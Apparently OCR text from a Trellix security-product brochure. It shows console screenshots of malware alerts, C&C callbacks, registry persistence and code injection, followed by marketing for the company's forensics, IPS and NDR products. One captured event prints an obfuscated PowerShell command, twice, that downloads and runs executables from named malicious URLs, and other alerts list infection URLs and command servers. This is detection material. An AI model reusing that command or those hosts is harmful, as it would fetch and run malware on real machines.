10.240.10.125	●●●●○●	6	6	0	0	Malware.archive	08/04/17 14:35:23				
10.240.10.149	●●●●○●	10	10	0	0	Ransomware.Jaff	08/04/17 14:35:21				
192.168.3.65	●●●●●○	8	3	5	0	Trojan.Refras.MVX	08/03/17 17:54:51				
10.0.0.55	●●●●●○	7	6	1	0	JavaExploit.Payload	08/03/17 17:54:31				

Vistas alternativas

Alertas

Hosts Alerts [186] Callback Activities

Date Range: 12/16/2021 20:36:15 - 12/17/2021 20:36:15 (Past 24 Hours) Alerts: Hide Acknowledged Alert Traffic: All CLEAR ALL ACTIONS

Viewing 1-20 of 186 Alerts

Results per page: 20

<input type="checkbox"/>	Alert Type	ID	File Type	Malware	Severity	Time (UTC)	Victim IP	Attacker IP	URL	Artifacts
<input type="checkbox"/>	Malware Object	218024	dual	FE_Webshell_PHP_Generic_1	● ● ● ● ●	12/17/21 19:54:09	10.250.1.1	78.142.18.56	22QX6QBeFj3dsDfbdkUeTBHGeu.php	Artifacts
<input type="checkbox"/>	Infection Match	1010591		Exploit.CVE-2021-44228	●	12/17/21 19:22:10	20.55.94.233	10.250.1.1	http://portal.sfo.training.fireeye.com/?x=\$jndi:...	
<input type="checkbox"/>	Malware Object	218020	rtf	FE_Exploit_RTF_Generic_1.FEC2	● ● ● ● ●	12/17/21 18:13:58	10.250.10.4	10.250.240.1	badboy.sfo.training.fireeye.com/3b4ffabcf476...	
<input type="checkbox"/>	Infection Match	1010576		Local.Infection	●	12/17/21 18:11:26	10.250.10.4	10.250.240.1	http://badboy.sfo.training.fireeye.com/3b4ffabc...	URL SCREENSHOT

Callback Activities

Hosts Alerts Callback Activities [181]

Date Range: 09/22/2021 17:11:16 - 12/22/2021 17:11:16 (Past 3 Months) Events: Hide Acknowledged CLEAR ALL

Viewing 1-20 of 181 callback-activities

Results per page: 20

	C&C Server	Location	Events	Hosts	Last Seen at (UTC)
	148.251.234.93	DE	8	7	12/15/21 12:47:03
	198.49.23.176	US	3	2	12/21/21 08:06:20
	198.49.23.177	US	1	1	12/21/21 08:02:04
	198.185.159.177	US	2	1	12/16/21 13:22:57

Alertas de infección web

[Back to Alerts](#)

Alert Details

11490

Summary

Bot Communication Details

Callback communication
observed from VM

Infection URLs

OS Change Details

Microsoft WindowsXP 32-bit 5.1
sp3 16.0901

Summary

Malware ■ Exploit.Browser
VXE Callback ■ Trojan.Downloader.Tipikit.C
■ Trojan.Downloader.Tipikit
■ Malicious behaviour observed

Bot Communication Details

Callback communication observed from VM

Infection URLs

Url	Occured	Content Type
1-2times.com/check/n14041.htm	08/07/17 15:13:49	text/html
enterinmind.com/check/vers195.php?q=1	08/07/17 15:13:49	application/exe
58.65.239.115/check/wlhiwez.php	08/07/17 15:13:49	text/html
gate4traff.net/t/?4702372c	08/07/17 15:13:49	text/html

DOWNLOAD

Victim IP 10.101.11.101
Victim Port 80
Src MAC Address 00:00:00:00:00:00
Orig. Traffic Captures [1]pcap 831222 bytes (text)
VM Captures [1]pcap 53831 bytes (text)
ID 11490
Distinguisher(UUID) 52b10c45-5bb2-4da5-916a-d06e0e37fe69
URL 1-2times.com/check/n14041.htm

Alertas de objetos de malware

[Back to Alerts](#)

Alert Details

823

Summary

[Bot Communication Details](#)

[Callback communication observed from VM](#)

[Download Source Headers](#)

[OS Change Details](#)

Microsoft WindowsXP 32-bit 5.1 sp3 16.0901

[OS Change Details](#)

Microsoft Windows7 32-bit 6.1 sp1 16.0901

Summary

1

Malware ■ Malware.Binary.pdf
VXE Callback ■ Ransomware.Downloader.Locky
Application Type Multiple Adobe Reader X
File Type pdf
Builtin AV ■ PUA.Pdf.Trojan.OpenActionObjectw
ithjavascript-1
■ Malicious behaviour observed

2

IP Protocol TCP
Victim IP 10.240.10.154
Victim Port 80
Target IP 172.78.135.34
Src MAC Address 00:00:00:00:00:00
Dst MAC Address 00:00:00:00:00:00

SUPPRESS

DOWNLOAD

REQUEST CONTAINMENT

VM Captures [1]Get pcap file

[2]Get pcap file

ID 823

Distinguisher(UUID) 252c3695-f9f6-4cbf-8c1b-bd4d361bde2f

Malware Hash a7f3195f6f89eb38785fe1c623124709

Archived Object 4c6643329f0e2b180ccc9523

Endpoint Details

Status Endpoint Compromised
Domain WORKGROUP
IP Address 10.240.10.154

Recent Alert

OS Windows 7 Enterprise 7601 Service Pack 1

Event ID

3

Bot Communication Details

Triage Collection Package not available


Server DNS Name	zhongjianbao.com	Service Port	53	Last Seen At	08/29/17 16:11:26	Signature Name	Ransomware.Downloader.Locky
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Callback communication observed from VM

Server DNS Name	199.xx.xxx.x	Service Port	80	Last Seen At	08/29/17 16:11:26	Signature Name	Ransomware.Downloader.Locky
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Direction	Command	User-Agent	Host	Connection	Pragma	Others
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Detalles de la alerta Cambios en el sistema operativo: Vista gráfica



Detalles de alerta de cambios en el sistema operativo: Vista de distribución de eventos

OS Change Details | Items: 63 | OS Info: Microsoft Windows7 64-bit 6.1 sp1 17.0109 | Graphical View

Graphical | Event Distribution

Sequential | Grouped | Treeview

Event Distribution Event Name



Type	Model/Class	Detail/Path/Message
Analysis	Malware	
Malicious Alert	Static Analysis	Message: Static Bin
Application		
Os		Name: windows Ver
Os Monitor		Version: 16R1 Build
Config Update		
Uac	Service	Windows Image Acq
Uac	Service	Telephony
Uac	Service	Remote Access Con
Action Fopen	Ascii	
Process	Started	C:\WINDOWS\system32\cmd.exe Parentname: C:\Program Files\Office\OFFICE11\EXCEL.EXE Command Line: CMD 1 -NoprOFile^ -ex^Ec^u B^Ypa^S^s -Wi^ 1 -N^O^Pr^ \$random = N^ew^O^b^je^ct^ Sy^st^em^Ran^do^m; Fo^rea^ch(\$um in @({http://berurn.com/videos.exe), (http://rejmec.cz/tmp/visa.exe)}) { t^ry { \$fg = \$ra^n^do^m.n^e^xt(0, 61132); \$pp = %appdata%' + \$fg + '.exe'; ^(^ne^w^ob^jec^t s^ys^t^e^m.ne^t^.webcli^en^t)^.D^ow^n^l^o^ad^a^f^i^le(\$um.ToString(), \$pp); St^a^rt^ ^Pr^o^ce^s^s \$pp; b^re^ak; } c^at^ch { Wr^it^e-Ho^st \$err^or[0].E^x^e^c^e^p^t^i^o^n } }" MD5: 6d778e0f95447e6546553eeea709d03c SHA1: N/A
File	Open	C:
Process	Opened	Source: C:\Program Files\Office\OFFICE11\EXCEL.EXE Target: C:\WINDOWS\explorer.exe

Action Fopen	Ascii			
Process	Started	C:\WINDOWS\system32\cmd.exe Parentname: C:\Program Files\Office\OFFICE11\EXCEL.EXE Command Line: CMD.exe /c "p^ow^Ers^hel^s^i^e^x^e^ -nO^s^ -No^Ni^Nt^ -W^IndOws^ 1 -NoprOFile^ -ex^Ec^u B^Ypa^S^s -Wi^ 1 -N^O^Pr^ \$random = N^ew^O^b^je^ct^ Sy^st^em^Ran^do^m; Fo^rea^ch(\$um in @({http://berurn.com/videos.exe), (http://rejmec.cz/tmp/visa.exe)}) { t^ry { \$fg = \$ra^n^do^m.n^e^xt(0, 61132); \$pp = %appdata%' + \$fg + '.exe'; ^(^ne^w^ob^jec^t s^ys^t^e^m.ne^t^.webcli^en^t)^.D^ow^n^l^o^ad^a^f^i^le(\$um.ToString(), \$pp); St^a^rt^ ^Pr^o^ce^s^s \$pp; b^re^ak; } c^at^ch { Wr^it^e-Ho^st \$err^or[0].E^x^e^c^e^p^t^i^o^n } }" MD5: 6d778e0f95447e6546553eeea709d03c SHA1: N/A	3732	2840
File	Open	C:	3732	
Process	Opened	Source: C:\Program Files\Office\OFFICE11\EXCEL.EXE Target: C:\WINDOWS\explorer.exe	2840 1300	

Malware Callbacks

[Back to Alerts](#)

Alert Details

1233

Summary

Callback communication from infected host

Related Network Activity

Summary

MANAGE POLICY EXCEPTION

DOWNLOAD

Callback	Local.Callback
Interface	network A (mode inline, port A2)
Blocking Action	Blocked
Set Sig Name	Local.Callback
Blocking Policy	
Set Sig ID Blocking Policy	No Action for 20005774

IP Protocol	TCP
Victim IP	10.240.10.129
Target IP	195.xx.xx.xxx
Src MAC Address	9e:b7:xx:xx:xx:xx
Dst MAC Address	b6:4d:xx:xx:xx:xx

Communication Captures	[1]pcap 536 bytes (text)
ID	1233
Distinguisher(UUID)	20335a43-ce4c-4999-b304-2a94725b3253
URL	http://vshxynvjssrtjdjhbcoqzne.org/cWl0l3z.php

^ Callback communication from infected host

Server DNS Name	195.xx.xx.xxx	Service Port	80	Last Seen At	08/24/17 23:03:15	Signature Name	Local.Callback
Location	US/IL/Chicago						

Direction	Command	User-Agent	Host	Connection	Pragma	Others

Alertas de SmartVision

Date Range: 08/31/2017 03:38:44 - 09/07/2017 03:38:44 Severity: all

ID	NAME	TYPE	TIME	SOURCE IP	DESTINATION IP	SEVERITY	SC Version	
>	8	Mimikatz Activity Detected	Mimikatz Activity	09/05/17 10:40:12	172.168.99.199	172.168.99.101	9	626.320
>	7	EXE File Write To CS Share Over SMBv2 TCP Port 139	Remote EXE Copy	09/05/17 10:37:34	172.16.63.222	172.16.63.202	6	626.320
>	6	EXE File Write To CS Share Over SMBv2 TCP Port 445	Remote EXE Copy	09/05/17 10:35:32	172.16.63.222	172.16.63.202	6	626.320
>	5	EXE File Write To Admin\$ Share Over SMBv1 TCP Port 445	Remote EXE Copy	09/05/17 10:34:32	172.168.0.3	172.168.0.254	6	626.320
▼	4	PtH attack using remote AT Exec	Remote Execution	09/05/17 10:33:46	172.168.0.3	172.168.0.2	5	626.320

DETAILS

Signature ID	91500000	Name	PtH attack using remote AT Exec
Type	Remote Execution	Severity	5
Created Time	09/05/17 10:33:46	Source IP	172.168.0.3
Destination IP	172.168.0.2	Source Port	43520
Destination Port	445	Protocol	tcp
Related Network Activity	Download View Graph	Base Events Count	5

Base Events

5 ITEMS

PAGE 1

«

<

1

>

»


	NAME	SOURCE IP	TIME
>	SMB Create Request: Delete file in Windows temp direcorv	172.168.0.3	09/05/17 10:33:47
>	SMB Create Request: File in Windows temp direcorv	172.168.0.3	09/05/17 10:33:46

Riesgo de alertas e implicaciones de seguridad

Network Security Alert	Helix Risk		Impact
Infection Match	Low (pale blue)		*Observar/Investigar
Web Infection	Medium (yellow)		Investigar
Malware Object	Medium (yellow)		Investigar
Domain Match	Low (pale blue)		Observar
Malware Callback	Critical (red)		Contener

Detalles de la alerta Cambios en el sistema operativo

- Network Activity
- Processes
- File Activity
- Registry Activity
- Code Injection
- Mutex Objects
- Browser Settings and History



Procesos

Process	Opened	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\WINDOWS\explorer.exe	3760 1300		
Thread	Create Thread	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\WINDOWS\explorer.exe	3760 1300		
Codeinjection	Dll Injection	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\WINDOWS\explorer.exe	3760 1300		
Malicious Alert	Code Injection Activity	Message: Code injection detected			

Actividad de archivos

Folder	Created	C:\WINDOWS\spynet	3760		
File	Created	C:\WINDOWS\spynet\server.exe	3760		
Malicious Alert	Suspicious Directory	Message: File created/tampered/deleted in suspicious location			
File	Created	C:\WINDOWS\spynet\server.exe:Zone.Identifier	3760		
File	Date Change	C:\WINDOWS\spynet\server.exe:Zone.Identifier	3760		26
File	Copy Timestamp	C:\WINDOWS\spynet\server.exe:Zone.Identifier Md5: fbccf14d504b7b2dbcb5a5bda75bd93b Sha1: d59fc84cdd5217c6cf74785703655f78da6b582b	3760		26
File	Date Change	C:\WINDOWS\spynet\server.exe	3760		593507
File	Copy File	C:\WINDOWS\spynet\server.exe Md5: 9e04a788281c727566873d9df263aec1 Sha1: 77a4c1a00320ae36e17bc10da21a1b8d42bf34b0	3760		593507

Actividad del Registro


Regkey	Added	\REGISTRY\MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run	3760		
Regkey	Setval	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run\"Policies\" = C:\WINDOWS\spynet\server.exe	3760		
Regkey	Added	\REGISTRY\USER\S-1-5-21-1409082233-688789844-725345543-1003\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run	3760		
Regkey	Setval	\REGISTRY\USER\S-1-5-21-1409082233-688789844-725345543-1003\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\"Policies\" = C:\WINDOWS\spynet\server.exe	3760		
Regkey	Setval	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"HKLM\" = C:\WINDOWS\spynet\server.exe	3760		
Regkey	Added	\REGISTRY\USER\S-1-5-21-1409082233-688789844-725345543-1003\Software\Microsoft\Windows\CurrentVersion\Run	3760		
Regkey	Setval	\REGISTRY\USER\S-1-5-21-1409082233-688789844-725345543-1003\Software\Microsoft\Windows\CurrentVersion\Run\"HKCU\" = C:\WINDOWS\spynet\server.exe	3760		
Regkey	Added	\REGISTRY\MACHINE\Software\Microsoft\Active Setup\Installed Components\{08B0E5]F-4FCB-11CF-AAA5-00401C6XX500}	3760		
Regkey	Setval	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{08B0E5]F-4FCB-11CF-AAA5-00401C6XX500}\"StubPath\" = C:\WINDOWS\spynet\server.exe Restart	3760		

Inyección de código


Codeinjection	Dll Injection	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\WINDOWS\explorer.exe	3760 1300		
Codeinjection	Direct Code Injection	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\WINDOWS\explorer.exe	3760 1300		
Mutex		\BaseNamedObjects***MUTEX***_PERSIST	1300		
First Rpid Mem Op	Read Virtual Memory	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: N/A	3760 3932		
Process	Started	C:\Program Files\Internet Explorer\iexplore.exe Parentname: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Command Line: "C:\Program Files\Internet Explorer\iexplore.exe" MD5: b60d44d2d63ce41cb8c487fcfb6419e SHA1: eadce51c88c8261852c1903399d742fba2061b	3932	3760	638816
Codeinjection	Chained Dll Injection	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\Program Files\Internet Explorer\iexplore.exe	3760 3932		
Codeinjection	Chained Direct Code Injection	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\Program Files\Internet Explorer\iexplore.exe	3760 3932		

Objetos de exclusión

Mutex		\\BaseNamedObjects\CTF.LBES.MutexDefaultS-1-5-21-1409082233-688789844-725345543-1003	3932		
Mutex		\\BaseNamedObjects\CTF.Compart.MutexDefaultS-1-5-21-1409082233-688789844-725345543-1003	3932		
Mutex		\\BaseNamedObjects\CTF.Asm.MutexDefaultS-1-5-21-1409082233-688789844-725345543-1003	3932		
Mutex		\\BaseNamedObjects\CTF.Layouts.MutexDefaultS-1-5-21-1409082233-688789844-725345543-1003	3932		
Mutex		\\BaseNamedObjects\CTF.TMD.MutexDefaultS-1-5-21-1409082233-688789844-725345543-1003	3932		
File	Failed	C:\Program Files\Internet Explorer\SETUPAPI.dll	3932		
Mutex		\\BaseNamedObjects\CTF.TimListCache.FMPDefaultS-1-5-21-1409082233-688789844-725345543-1003MUTEX.DefaultS-1-5-21-1409082233-688789844-725345543-1003	3932		



TRELLIX NETWORK FORENSICS



Trellix

Network Forensics



**Alto rendimiento de
captura de
paquetes**

LOSSLESS PACKET CAPTURE

Vital para la eficacia de las investigaciones forenses en la red

HIGH-PERFORMANCE

Velocidades récord de hasta 20 Gbps

INTELLIGENT CAPTURE

Filtrado selectivo de paquetes para una máxima eficiencia



**Análisis de datos
de alta fidelidad**

ULTRAFAST SEARCH

Arquitectura de indexación única para respuestas rápidas

INTEGRATED INTELLIGENCE

Adición de contexto enriquecido a los IOC y las alertas

EASY DRILL DOWN

Responda rápidamente a las alertas que importan



Crece con la red

EXTENSIVE VISIBILITY

Decodificador de sesión con una gran variedad de protocolos y tipos de archivos

FLEXIBLE PLATFORM

Se adapta a las necesidades de las grandes empresas distribuidas

THREAT HUNTING

Realizar análisis y búsqueda retrospectiva de amenazas



TRELLIX IPS

Trellix

Intrusion Prevention System (IPS)

Potente protección con inspección profunda de paquetes

- Evita la incursión inicial
- Evita el tráfico DoS, DDoS, C&C y la exfiltración
- Proporciona parches virtuales que evitan la explotación de vulnerabilidades

Visibilidad de alto rendimiento

- 100% de visibilidad SSL
- Visibilidad y análisis de L7
- Rendimiento de 100 Gbps para tráfico de red norte-sur de alta carga

Arquitectura Superior

- Rendimiento de 300 Gbps para tráfico de red norte-sur de alta carga
- Modelo de implementación de alta disponibilidad y conmutación por error múltiple
- Nubes privadas, públicas e híbridas seguras



Informes a través de sensores de red a la consola centralizada



Busca actividad maliciosa con una inspección profunda de paquetes de red

Trellix
IPS



Escanea varios tipos de archivos a medida que viajan a través de la red



IPS - Tecnología con firmas + sin firmas

DPI basado en firma



User-defined, custom, Snort Signatures

STIX Allow list/block list

Reputación de amenazas



TIE / Global Threat Intelligence (GTI)

File, IP, and URL reputation

Análisis profundo de archivos



Non-signature heuristic-based analysis

Adobe PDF, Flash, JavaScript, MS Office files inspection

Emulación en tiempo real



Gateway Anti-Malware Browser (GAM) Emulation


Viruses, worms, adware, spyware, riskware detection

Detección de botnets




0-day Botnet and malware callback protection

Protocol anomalies, port and stealth scans



SOC Workflow Support



Trellix

NDR Descubrimiento de activos

VISIBILIDAD

- Detección de dispositivos
- Clasificación de dispositivos
- SSL / TLS 1.3
- TLC

The screenshot displays the Trellix Network Investigator interface. At the top, it shows the Trellix logo and 'NETWORK INVESTIGATOR'. The navigation menu includes Dashboard, Search, Alerts, Assets, Cases, Malware Analysis, Health Status, Manage, Tools, and a user profile icon. The current page is 'Assets', with a sub-tab for 'Devices' selected. The main heading is '75272 Active Devices'. Below this, there are filters for asset types: Mail Server (15), NTP Server (176), Web Server (338), Other (74346), PC (393), and Database (4). The 'Asset Type' is set to 'Mail Server, Web Server, NTP Server'. A 'Show' dropdown is set to '10 entries'. A search bar is present on the right. The main content is a table with the following columns: IP Address, Asset Name, Asset type, OS, Total Events, and Last Active. The table lists several mail servers, all with 'Not Available' names and 'Linux 2.6.x' OS. The 'Last Active' column shows various timestamps from 2024-03-11T13:24:48 to 2024-03-11T13:21:10. At the bottom right, there is a pagination control showing page 1 of 53.

IP Address	Asset Name	Asset type	OS	Total Events	Last Active
198.186.190.61	Not Available	Mail Server	Linux 2.6.x	1116	2024-03-11T13:24:48
10.14.1.148	Not Available	Mail Server	Not Available	85	2024-03-11T05:25:23
10.14.1.152	Not Available	Mail Server	Not Available	89	2024-03-11T05:25:23
10.14.1.68	Not Available	Mail Server	Not Available	108	2024-03-11T05:25:23
198.186.192.203	Not Available	Mail Server	Not Available	166	2024-03-11T13:25:33
208.87.35.104	Not Available	Mail Server	Not Available	53	2024-03-11T13:21:48
208.91.197.101	Not Available	Mail Server	Not Available	18	2024-03-11T09:24:48
208.91.197.26	Not Available	Mail Server	Not Available	43	2024-03-11T13:23:00
216.8.179.25	Not Available	Mail Server	Not Available	47	2024-03-11T13:23:45
217.12.11.66	Not Available	Mail Server	Not Available	267	2024-03-11T13:21:10

NDR Investigación

INVESTIGACIÓN

- **Detección contextual**
- **Trellix Threat Intel**
- **Trellix WISE (Gen AI) (Acceso anticipado)**

The screenshot displays the Trellix Network Investigator interface. At the top, the search criteria are: SOURCEIPV4ADDRESS: 198.186.190.11 OR DESTINATIONIPV4ADDRESS: 198.186.190.203, with a time range from 09/09/2024 4:21 AM to 08/09/2024 6:21 AM. The interface shows a summary of the search results, including the first and last event times, total records (1713), and time elapsed (0.004 seconds). A 'Download PCAP' button is visible. Below this, a table titled 'Top Talkers By Bytes' is shown, with a 'Generate CSV' link. The table lists source and destination IP addresses, transport ports, application names, counts, bytes, and packets. At the bottom, there are two donut charts labeled 'Protocol Classification' and 'Protocol Identifier'.

sourceIPv4Address	sourceTransportPort	destinationIPv4Address	destinationTransportPort	applicationName	Count	Bytes	Packets
198.186.190.12	40345	198.186.190.203	120	Unknown	1	56.20MB	39.74K
198.186.190.12	40352	198.186.190.203	120	Unknown	1	10.82MB	7.69K
198.186.190.105	37853	198.186.190.203	120	Unknown	1	74.09KB	1.44K
198.186.190.243	38431	198.186.190.203	2000	CiscoSkinny	1	43.55KB	0.75K
198.186.190.243	37660	198.186.190.203	2000	CiscoSkinny	1	36.08KB	0.68K
198.186.190.243	38101	198.186.190.203	2000	CiscoSkinny	1	35.84KB	0.61K
198.186.190.193	43232	198.186.190.203	2000	CiscoSkinny	1	34.41KB	0.67K
198.186.190.243	38336	198.186.190.203	2000	CiscoSkinny	1	33.59KB	0.60K
198.186.190.243	38198	198.186.190.203	2000	CiscoSkinny	1	31.48KB	0.58K
198.186.190.105	60533	198.186.190.203	120	Unknown	1	30.07KB	0.53K

NDR Caza

CAZA

- PCAP basado en eventos
- Reconstrucción de la sesión
- Visibilidad de cambios en el sistema operativo
- Guía de Trellix WISE (GenAI)

Reconstruct - 7cffa861-4a92-4bdc-999d-97025584046d

Success! 1 event(s) were analyzed and merged (MD5: 4109dc4e8e482c2f4f590b3d55209f1, SHA256: 8daf9509d1d8f20cf192f43cc1a4787601b292d55294a72b150135a3be6e33a).

PACKETS WEB EMAIL ARTIFACTS [Download merged PCAP](#) [Download selected artifacts](#) [Download all artifacts](#) [Store PCAP](#)

Connections

No.	Source	Source Port	Destination	Destination Port	Protocol	PCAP	Stream
0	10.14.65.230	56199	10.14.1.1	53	UDP	Download	Follow

Packets (packet undefined of 0)

Packet Details

- Frame 1: 149 bytes on wire (1192 bits), 149 bytes captured (1192 bits) on interface 0
- Ethernet II, Src: 00:0c:29:e7:2d:74 (00:0c:29:e7:2d:74), Dst: 00:0c:29:37:94:46 (00:0c:29:37:94:46)
- Internet Protocol Version 4, Src: 10.14.1.1 (10.14.1.1), Dst: 10.14.65.230 (10.14.65.230)
- User Datagram Protocol, Src Port: 53 (53), Dst Port: 56199 (56199)
- Domain Name System (response)

Hex Details

```
00000000 00 0c 29 37 94 46 00 0c 29 e7 2d 74 08 00 45 00 |..)7.F..)-t..E.|
